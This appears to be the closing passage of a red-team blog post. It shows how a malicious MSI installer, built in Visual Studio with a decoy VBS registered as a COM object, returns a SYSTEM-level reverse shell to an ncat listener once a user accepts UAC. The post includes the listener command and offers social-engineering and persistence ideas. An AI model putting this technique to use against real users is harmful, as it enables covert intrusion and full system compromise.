Debug is fine for testing and demo purposes. Release is better in an OPSEC sense.
Eff Around Complete - Initiating “Find Out” Protocol
Start up your ncat listener:
> ncat.exe -nvlp8443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
VS gives us a few options to run the actual installer: a standalone MSI and an executable. The MSI can be run by itself with no problems. If you use the setup executable, make sure to keep the MSI alongside it. If you separate the two files, you’ll get an error. Can’t have that!

This is because the setup.exe application appears to be a wrapper around the actual installer. When the application is run, the MSI kicks off as a child process:

In any case, run the MSI or the installer and follow the prompts:

At some point in this install, you may have to accept a UAC prompt to ensure that you’re OK with a program making changes to your computer. Imagine that the user is a local admin on their own host. Or maybe they call up their IT admin and ask them to install the program because it’s an important business program.

Hey, there’s our decoy script! One interesting thing to note here is that the .VBS file is not forked into a new process. There is no new process as a child of any MSI process in the process tree:


We see that the vbc_notify.vbs script has been registered as a COM object in the registry and can now be called by CLSID, which points it to the location on disk:

This ends up in the memory space of the new msiexec.exe, almost like a pseudo process injection 🤔 :
And if you check the ncat listener:

Accepting the UAC prompt means that this process has been executed with admin privileges. And Windows has taken that a step further and bumped us up to SYSTEM level. Yikes!
You can imagine how dangerous this can be with a bit of social engineering.
The resulting process relationship is interesting. Rundll32 is used to open the resulting cmd.exe window and spawn the shell:

Important to note here is that this instance of rundll32 does not spawn as a child of explorer.exe. Rundll32 is a contentious topic in the OPSEC realm, so I’ll leave it up to you to decide if you’re ok with the OPSEC implications of this.
But also remember that there is tons of room for creativity with this technique. Do you install an application in the User Application Directory and then make a shortcut in the Startup Folder? Do you make some choice registry changes with nefarious intention? The sky is the limit.
I think that’s enough for today!
-Husky